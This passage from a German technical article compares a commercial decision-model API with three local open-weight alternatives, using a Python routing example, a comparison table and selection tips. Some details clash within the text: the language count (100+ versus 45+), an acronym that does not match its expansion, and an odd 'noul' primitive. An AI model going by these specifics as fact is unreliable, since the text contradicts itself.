client.systemOnegruppiert. - Dreistufiges Routing basierend auf
confidenceist implementiert (Tier 1 / Tier 2 / Tier 3). - Confidence-Schwellenwerte sind differenziert: höher für destruktive Operationen ($>0.90$) und moderat für Read-only-Operationen ($>0.60$).
- Automatischer Retry mit exponentiellem Backoff zur Behandlung möglicher HTTP 429 Rate Limits ist konfiguriert.
- Frage-Konstanten und Schwellenwerte sind in eine separate Konfigurationsdatei ausgelagert.
- Die Größe des Eingabe-Status ist überprüft (überschreitet nicht 32k Tokens pro Frage).
- Ein Fallback-Route zu einem klassischen Reasoning-LLM für anomal niedrige Confidence ist vorgesehen.
- Die Werte
response.modelundanswers.*.confidencewerden für weitere Analysen der Entscheidungsverteilung geloggt.
11. Lokale Open-Weight Alternativen: Laya, GLiNER2.5-Decide und CLM-8B
Obwohl das Cloud-Jev von TypeSafe extrem zugängliche Tarife bietet ($0.042 pro 1M Tokens), ist es für viele Enterprise-Systeme kritisch, volle Datenkontrolle zu haben (On-Premise, GDPR, HIPAA, Bankgeheimnis) oder null Abhängigkeit von externen APIs und Netzwerklatenzen.
Die Open-Source-Community hat schnell das System-One-Paradigma aufgegriffen und offene Entscheidungsmodelle (Open-Weight Decision Models) veröffentlicht, die lokal auf eigenen Servern, GPUs oder sogar Laptops mit Apple Silicon laufen können.
11.1. Laya von Convai Innovations: Direkter Open-Source-Zwilling von Jev
Laya ist das erste offene direkte Analogon zu Jev, gebaut nach derselben Philosophie: ein nicht-autoregressives Entscheidungsmodell, das niemals freien Text generiert, sondern typisierte Fragen in einem einzigen Forward-Pass des Transformers bewertet (~33 ms auf GPU).
Das Modell wurde mit Reinforcement Learning based on Strictly Correct Evaluation Rules (RLCD — Reinforcement Learning for Calibrated Decisions) trainiert, was mathematisch ehrliche Kalibrierung der Wahrscheinlichkeiten garantiert.
- Stack und Architektur: Encoder ModernBERT-large (421M Parameter) für Englisch und mmBERT-base (322M Parameter) für 100+ Weltsprachen.
- Unterstützung der Primitive: Native Unterstützung von
choice,scoreundnoulmit demselben Format für Anfragen und Antworten wie bei TypeSafe Jev. - Dokument-Kontext: Unterstützt standardmäßig bis zu 1024 Tokens und bis zu 8192 Tokens in der Version
laya-multilingual(max_len=8192). - Kompatibler Server
laya-serve: Enthält einen eingebauten Proxy, der den EndpointPOST /v1/systemoneimplementiert. Sie können das Cloud-Jev in Ihren bestehenden Apps ersetzen, indem Sie einfach diebaseURLaufhttp://localhost:8000ändern. - Geschwindigkeit und Kosten: Ca. 33 ms auf GPU (6–8-mal schneller als ein Netzwerkaufruf zum Cloud-Jev) und $0 Kosten unter Apache 2.0 Lizenz.
pythonfrom laya import Router # Preload моделей у пам'ять для миттєвої маршрутизації (<35 мс) router = Router(preload=True) state = "Користувач скаржиться на подвійне списання коштів за підписку і вимагає повернення." questions = { "department": { "type": "choice", "instructions": "Which department should handle this request?", "criteria": { "billing": "invoices, payments, refunds", "tech_support": "bugs, outages, system errors", "other": "everything else" } }, "churn_risk": { "type": "noul", "instructions": "Does the user threaten to cancel or express high churn risk?" } } result = router.predict(state, questions) print("Відділ:", result["answers"]["department"]["choice"]) print("Ризик відтоку:", result["answers"]["churn_risk"]["noul"])
Multilingualität: Der Router erkennt automatisch die Sprache des Textes (inklusive Ukrainisch) und leitet nicht-englische Queries zum Checkpoint laya-multilingual, was qualitativ hochwertige Klassifizierung in 45+ Sprachen ohne manuelles Gewichtswechseln gewährleistet.
Repository auf Hugging Face öffnen: convaiinnovations/laya →
11.2. GLiNER2.5-Decide von Fastino: 340M Schema-orientierter Klassifikator
GLiNER2.5-Decide ist ein spezialisiertes Modell vom Labor Fastino, vorgesehen für operative Klassifizierung, Sicherheitsfilter und Task-Routing ohne die Notwendigkeit, Prompts zu schreiben oder Output-Tokens zu parsen.
Das Modell basiert auf der Architektur DeBERTa-v3-large (340M Parameter) und übertrifft das kommerzielle JevK5 im Benchmark fast-decisions (60.2% Genauigkeit vs. 57.6% bei Jev).
- Dynamischer Label-Set: Die Liste der Kategorien wird direkt im Funktionsaufruf zur Laufzeit übergeben, ohne Retraining (Zero-Shot).
- Multi-Label-Unterstützung: Kann mehrere Labels gleichzeitig zurückgeben (z. B. mehrere Aspekte eines Reviews oder Kundenprobleme identifizieren) basierend auf dem Schwellenwert
cls_threshold. - Labels mit Beschreibungen (Label Descriptions): Wenn der Labelname mehrdeutig ist, kann ihm eine ausführliche Beschreibung übergeben werden — das Modell berücksichtigt sie bei der Entscheidungsfindung.
- Ordinale Skalen und QA: Unterstützt numerische Dringlichkeitslevels (z. B. von
"0"bis"5"), Tonalitätsbewertung und binäre Fragen (yes/no) zum übergebenen Textfragment. - Minimale Hardware-Anforderungen: 340M Parameter ermöglichen es dem Modell, mit Latenzen im Millisekundenbereich sogar auf einer normalen CPU zu laufen.
Repository auf Hugging Face öffnen: fastino/GLiNER2.5-Decide →
11.3. CLM-v0.1-8B von Contrastive-LM: Kontrastives Action-Scoring auf Basis von Qwen3
CLM-v0.1-8B (Contrastive Language Model) ist eine Entwicklung von Forschern bei Stanford und NVIDIA (September 2026), geschaffen für blitzschnelle Aktionsauswahl innerhalb agentischer Pipelines (Computer Use, Tool Calling und Step-Verification).
Anstelle langsamer schrittweiser Textgenerierung arbeitet das Modell nach dem kontrastiven Prinzip: Es projiziert den aktuellen Status (state) und die Liste möglicher Aktionen oder Tool-Calls in einen gemeinsamen Vektorraum und rankt sie anschließend nach Kosinus-Ähnlichkeit.
- Stack und Architektur: Gefrorener Encoder Qwen3-8B in Kombination mit leichten trainierten kontrastiven Projektionsköpfen (~20M Parameter).
- Agenten-Beschleunigung: Bietet bis zu 9-mal geringere Latenz im Vergleich zu generativen LLMs bei der Auswahl des richtigen Tools aus einer großen Funktionsliste.
- Action Caching: Da Status und Aktionen getrennt kodiert werden, können die Vektor-Embeddings statischer Tools oder Systemfunktionen einmal berechnet und im RAM gespeichert werden.
- Unterstützung lokaler Hardware: Offene Gewichte unter Apache 2.0 Lizenz und offizielle Optimierungen für Apple MLX ermöglichen das Deployment des Modells auf Workstations und Macs mit Unified Memory.
Repository auf Hugging Face öffnen: Contrastive-LM/CLM-v0.1-8B →
11.4. Zusammenfassende Tabelle: Jev vs. offene System 1 Alternativen
| Modell | Entwickler / Organisation | Architektur und Größe | Latenz (P50) | Hauptschwerpunkt und Features | Drop-in Kompatibilität mit Jev | Lizenz |
|---|---|---|---|---|---|---|
| TypeSafe Jev 1.13 | TypeSafe AI | Proprietäre eigene Architektur | ~90–120 ms | Cloud System One Modell, 3 Primitive, kalibrierte Confidence | Offizielle API | Kommerziell ($0.042/1M) |
| Laya | Convai Innovations | ModernBERT-large (421M) / mmBERT (322M) | ~33 ms (GPU) | 1-zu-1 Unterstützung Choice/Score/Noul, 100+ Sprachen, RLCD-Kalibrierung | Ja (laya-serve) | Apache 2.0 (Open Source) |
| GLiNER2.5-Decide | Fastino AI | DeBERTa-v3-large (340M) | ~15–40 ms | Multi-label Klassifizierung, Label-Beschreibungen, hervorragende CPU-Leistung | Nein (eigenes SDK gliner2) | Apache 2.0 (Open Source) |
| CLM-v0.1-8B | Contrastive-LM (Stanford / NVIDIA) | Frozen Qwen3-8B + Heads (~8B) | ~50–80 ms | Kontrastives Action-Scoring für Agenten, Action Caching, Apple MLX | Nein (kontrastiver Router) | Apache 2.0 (Open Source) |
11.5. Wie man das lokale Modell für seinen Stack auswählt
Praktische Regel für die Auswahl einer lokalen System 1 Engine:
- Wählen Sie Laya (
convaiinnovations/laya), wenn Sie Ihre Pipeline bereits auf die TypeSafe Jev Primitive (choice,score,noul) ausgelegt haben, multilinguale Verarbeitung benötigen (insbesondere für ukrainischsprachige Texte) oder das bestehende Production-System auf einen eigenen Server umstellen möchten, ohne Code umzuschreiben, danklaya-serve. - Wählen Sie GLiNER2.5-Decide (
fastino/GLiNER2.5-Decide), wenn Ihre Aufgabe in schneller Nachrichtenklassifizierung, Multi-Label-Kategorien (gleichzeitig mehrere Tags), Arbeit mit komplexen beschreibenden Labels besteht oder Sie den Service auf ressourcenbeschränkten Servern ohne dedizierte GPUs deployen müssen. - Wählen Sie CLM-v0.1-8B (
Contrastive-LM/CLM-v0.1-8B), wenn Sie einen autonomen AI-Agenten mit reichhaltigem Tool-Set (MCP / Tool Calling) bauen und maximale Geschwindigkeit bei der Aktionsverifizierung und Fehlerabwehr durch Caching von Tool-Embeddings suchen.